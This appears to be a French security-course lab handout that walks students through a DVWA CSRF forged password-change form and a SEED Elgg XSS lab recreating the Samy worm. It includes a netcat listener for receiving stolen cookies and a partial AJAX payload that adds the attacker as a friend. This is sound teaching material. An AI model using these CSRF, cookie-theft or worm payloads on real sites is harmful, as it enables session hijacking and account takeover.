
```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.
dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  </head>

  <body class="home">
    <h3>Change your admin password:</h3>
    <br>
    <form action="http://1          /dvwa/vulnerabilities/csrf/?" method="GET">    New password:<br>
      <input type="password" AUTOCOMPLETE="off" name="password_new" value="admin"><br>
      Confirm new password: <br>
      <input type="password" AUTOCOMPLETE="off" name="password_conf" value="admin">
      <br>
      <input type="submit" value="Change" name="Change">
    </form>
  </body>
```

5 Action


✓ **Allez dans un nouvel onglet sur /localhost/csurf**


A moins que votre exploit soit automatique, vous devez activer le bouton 'Change'.





✓ **Sortez de votre session** (bouton logout) **et saisissez le nouveau mot de passe**





6 Questions

- ✓ **Passer en mode medium et observer le code source php**
- ✓ **Quelle est la différence avec le mode low?**

- ✓ **Faite la même chose en mode High**


XSS SEED LAB

1 Elgg

Vous allez travailler sur une version vulnérable de Ellg. Elgg est un moteur de réseau social open source. (https://elgg.org/).

Le but de l'exercice est de reproduire le vers XSS « Samy » du nom de son auteur Samy Kamkar (voir ici . https://samy.pl/myspace/)

Le site est publié sur la machine virtuelle seeds. Si tout est bien en place, on y accède à partir de la machine hôte via l'URL www.xsslabelgg.com





Les utilisateurs de Elgg et leur mot de passe :

Nom d'utilisateur	Mot de passe
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

2 *Observation*

✓ **Lancez Live HTTP headers et connectez vous en tant que samy**





Observez le premier message de login envoyé par le navigateur

✓ **Quelles sont les informations notables ?**

✓ **A quoi peuvent bien servir __elgg_token et __elgg_ts ?**

✓ **Le ts de __elgg_ts sont les initiales de quoi ?**


3 Afficher le cookie du visiteur

✓ **Dans le champ « brief description » du profil de samy écrire en une petite ligne le code javascipt qui va afficher le cookie du visiteur de la page de samy dans une fenêtre surgissante.**

Pour accéder au champ Brief description du profil de Samy, déroulez le sous-menu « more », puis members puis samy puis edit profile.

Ne pas oublier de sauvegarder vos modifications du profil

✓ **Vérifiez que le cookie de session de celui qui visite la page de Samy s'affiche.**



4 Voler le cookie du visiteur


✓ **Avec netcat mettez en écoute votre machine hôte sur le port de votre choix** (5555 par exemple)

```
nc -lvn -p 5555 10.3.120.3
```

✓ **Toujours dans le champ « brief description » du profil de samy écrasez la ligne précédente avec la ligne de javascript qui vous permettra d'envoyer le cookie du visiteur sur le port choisi précédemment (5555) de votre machine hôte.**

La méthode javascript *document.write* est votre amie.

Vous devriez également voir ou revoir les possibilités offertes par la balise html <img>




5 Devenir l'ami de votre victime

5.1 Observation


Il faut avant tout observer comment se fait concrètement l'ajout d'un ami.

✓ **Connectez vous en tant que boby**




Assurez vous que vous avez une fenêtre live http Headers active

✓ **Ajoutez samy à votre liste d'amis.**



✓ **Observez le contenu des en-têtes http et expliquez**




✓ **Quelle est la méthode http utilisée ?**

✓ **Que représente la valeur 47 ?**


✓ **De quelles infos avez-vous besoin pour ajouter Samy à la liste d'ami de tous ceux qui visitent la page de Samy ?**


5.2 Compléter le code

✓ **En affichant le code source de la page d'accueil comme suit……**



✓ **……..ou en utilisant web developper comme suit……..**





✓ **Trouver le nom complet des variables __elgg_ts et __elgg_token**

✓ **Complétez le code ajax suivant avec les deux Chemins trouvés :**

```
<script type="text/javascript">
window.unload=function() {
   var Ajax=null;

// récupéreration de ……
var ts="&__elgg_ts="+Compléter;     //donner le nom complet de l'objet __elgg_ts
var token="&__elgg_token="+Compléter; //donner le nom complet de l'objet __elgg_token

//Construire ……..
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;

//Créer et ……..
   Ajax=new XMLHttpRequest();
   Ajax.open("GET",sendurl,true);
   Ajax.SetRequestHeader("Host","www.xsslabelgg.com");
   Ajax.SetRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send();
}
</script>
```

La méthode open de ajax établit une connexion

La méthode send de ajax envoie une requête au serveur.

✓ **Pourquoi la méthode send de Ajax (Ajax.send()) n'envoie rien ?**

✓ **Expliquez ce que fait ce code.** (en complétant les début de commentaires existant)

5.3 Tester

✓ **Coller le code dans le champ « brief description » du profil de samy.**
